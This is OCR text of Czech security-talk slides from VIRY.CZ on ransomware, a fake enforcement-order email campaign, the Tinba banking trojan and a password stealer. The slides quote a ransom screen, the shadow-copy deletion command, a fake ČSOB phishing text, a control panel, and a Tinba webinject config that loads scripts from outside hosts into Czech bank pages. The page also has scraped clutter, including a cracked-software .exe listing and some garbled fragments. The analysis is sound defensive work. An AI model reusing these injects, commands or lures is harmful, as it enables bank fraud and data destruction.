
Shozy prádla
Shozy prádla - moderní řešení pro rodinné domy a penziony.

Přidat inzerát


Podobné soubory

exe
Soubor
TuneUp Utilities 2013 +crack FINAL 100% PISKOTKA.exe
30.83 MB
19

exe
Soubor
TuneUp Utilities 2013 +crack FINAL 100% PISKOTKA.exe
30.83 MB
19


My Computer
Adobe Reader 9.lnk.zasifro...
HOW TO DECRY...
Mozilla Firefox.lnk.z...
Error
****
****
****
VIRUS CRYPTOLOCKER +
VSECHNA DATA ZASIFROVANA 2045bitovou SIFROU!!!pdf*fotky*txt*rar*atd...
MAS POUZE 15 POKUSU ZADANI KODU PRO DESIFROVANI POTOM SE DATA ZNICI!!NENAVRATNE
ZAPLAT 3000kc NA TENTO UCET
Bitcoin : 14KmxKrAUJFMaL1S9tv22xiuJFpdCvrp5X
PRI PREVODU UVED VLASTNI EMAIL
HNED POSLEME DESIFROVACI HESLO!!
VSE BUDE ZASE OK
//
3000kc NEBO PRIDES O DATA FOTKY VSEChNO!!!
14KmxKrAUJFMaL1S9tv22xiuJFpdCvrp5X
MAS POUZE 15 POKUSU ZADANI KODU PRO DESIFROVANI
****
OK
Recycle Bin
start
Error
8:49 AM


My Computer
Adobe Reader 9.lnk.ZASIF...
HOW TO DECRY...
Mozilla Firefox.lnk.Z...
Recycle Bin
start
2:33 PM


My Computer
Adobe Reader 9.lnk.zasifro...
HOW TO DECRY...
Mozilla Firefox.lnk.z...
HOW TO DECRY...
Recycle Bin
start
8:49 AM

Pokročilejší ransomware

- zálohy v ohrožení, pokud jde o disk připojený pod písmenem
  - RAR/ZIP nemusí být mezi šifrovanými přílohami
- SynoLocker
- RAID1 není záloha

VIRY.CZ
...když se havěť stává obětí !

Pokročilejší ransomware

- "C:\Windows\Sysnative\vssadmin.exe" **Delete Shadows /All /Quiet**
  - zálohy ze shadow copy jen u starších verzí
- „operace Tovar“ (starší cryptolockery) – www.decryptcryptolocker.com
  - vektor šíření: hlavně formou massmailů
- zajímavé politiky (GP):
  - http://www.bleepingcomputer.com/virus-removal/cryptolocker-ransomware-information

VIRY.CZ
...když se havěť stává obětí !


VIRY.CZ
...když se havěť stává obětí !

„Exekuční příkaz“

VÝZVA K ÚHRADĚ DLUŽNÉHO PLNĚNÍ PŘED PROVEDENÍM EXEKUCE

Soudní exekutor Mgr. Ing. Jiří Prošek, Exekutorský úřad Plzeň – město, IČ 87560921, se sídlem Rychtaříkova 15, 336 00 Plzeň pověřený provedením exekuce: č.j. 22 EXE 233/2014 -18, na základě ustanovení: Příkaz č.j. 066457/2014-416/Čen/G V.vyř., vás ve smyslu §46 odst. 6 z. č. 120/2001 Sb. (exekuční řád) v platném znění vyzývá k splnění označených povinností...

VIRY.CZ
...když se havěť stává obětí !

„Exekuční příkaz“

- Zatím nejpropracovanější útok na území ČR

- V příloze „exekuční příkaz“ (EXE v ZIPu)
- EXE dropne CAB a otevře RTF dokument – smlouva mezi krajem Vysočina a Jihlavskou nemocnicí
- 7 minut neaktivní před další činnosti

VIRY.CZ
...když se havěť stává obětí !

„Exekuční příkaz“

- download bankovního trojanu Tinba
  - nastavení pro tunelování účtů v:
    - Česká spořitelna
    - ČSOB
    - ERA
    - FIO
  - injektáž škodlivého JS skriptu do webu banky
    - nahrazení přihlašovacího dialogu do bankovnictví falešným – zasílání přístupových údajů útočníkovi (HTTP PUT) = 1. faktor autentizace „pořešen“

VIRY.CZ
...když se havěť stává obětí !

„Exekuční příkaz“

- 2. faktor autentizace „pořešen“:

Vážení kliente!

CSOB a.s zavádí systém dvoufaktorové autentizace: CSOB OTPdirekt. Oproti standardnímu ověřování pomocí hesla, používá CSOB OTPdirekt dva mechanismy. Jeden je "něco, co uživatel zná" jako je heslo a "něco, co uživatel vlastní" typicky mobilní telefon. V kombinaci poskytují dokonalejší zabezpečení přístupu k datům. Je potřeba stáhnout a nainstalovat aplikaci CSOB OTPdirekt na mobilní zařízení, pak vygenerovat a vstoupit jednorázové heslo, které zaručí plnou ochranu Vašeho účtu.

Prosím, postupujte podle pokynů.

Telefonní číslo: +


Vyberte operační systém vašeho telefonu.
Po výběru, Vám bude zaslána SMS, která obsahuje odkaz na stáhnutí aplikace OTPdirekt.

ANDROID: Samsung, HTC, LG, Motorola, Nexus, Prestigio, etc

iOS: Apple iPhone

Y.CZ
avět stává obětí !

„Exekuční příkaz“



VIRY.CZ
...když se havěť stává obětí !

Pod lupou

- Tinba bank stealer
  - uplatnění Man in The Browser (MiTB) útoku
    - inject iexplore.exe
      - PR_CLOSE, PR_READ, PR_WRITE
    - inject firefox.exe
      - HttpQueryInfoA, HttpSendRequestA, HttpSendRequestW, InternetCloseHandle, InternetQueryDataAvailable, InternetReadFile
  - jednoduchá konfigurace
    - data_before, data_inject, data_after
  - nepotřebuje HTTP proxy (Hesperbot)

VIRY.CZ
...když se havěť stává obětí !

Pod lupou

- Tinba stealer

```
set_url https://www.servis24.cz/ebanking-s24* GP

data_before
<head*>
data_end

data_inject
<script type="text/javascript" src="https://andry-shop.com/js/jquery-1.7.1.min.js"></script>
<script type="text/javascript">var holderbotid = "%BOTUID%";</script>
<script type="text/javascript">document.write('<scr'+'ipt type="text/javascript" src="https://andry-shop.com/gate/get_html?js='+Math.random()+'"><
data_end

data_after
data_end


data_before
<body
data_end

data_inject
 style="display:none"
data_end

data_after
data_end

set_url https://muj.erasvet.cz/prihlasen* GP

data_before
<head>
data_end
data_inject
<script type="text/javascript" src="https://yourfashionstore.net/panel/g7mhzFIz47/?Getifile" id="MainInjFile" host="yourfashionstore.net" link="/p
id="SuppInjFile">(function(){try{var x=document.getElementById("MainInjFile");x.parentNode.removeChild(x);}catch(e){}try{var x=document.getElement
data_end
data_after
data_end

set_url https://muj.erasvet.cz/klient/vitejte-kliente GP
```

Pod lupou

- Díky MiTB maskovány i útočníkovi transakce, případně zůstatek na účtu!
  - využití jQuery
  - nahrazení / vynechání správných „divů“ dle ID
- Malware as a Service

VIRY.CZ
...když se havěť stává obětí !

Административный раздел

89.45.14.98/cp/builder.php

Accédez rapidement à vos favoris en les ajoutant à la barre de favoris. Importer mes favoris maintenant...

Административный раздел — Текущее время: 2013-11-28 16:58:30

- Главное меню
- Общая статистика
- Телефоны
- Поиск по смс
- Отправка команд
- История команд
- Приложения
- Список приложений
- Создать приложения
- Настройки для приложений
- Настройки админ. раздела
- Выйти

Создания приложения

Имя файла (англ.):

Активен: Да Нет

Номер телефона:

App name:

Service name:

Первое обращение через: 1 минут

Последующие обращения: 2 минут

Сервер:

Добавить сервер

Добавить

á obětí !

Pony password stealer

- *„Pony stealer takes $220k worth of Cryptocurrency“*
- malá praktická ukázka ☺

VIRY.CZ
...když se havěť stává obětí !

Děkuji za pozornost!

Igor Hák, igi@viry.cz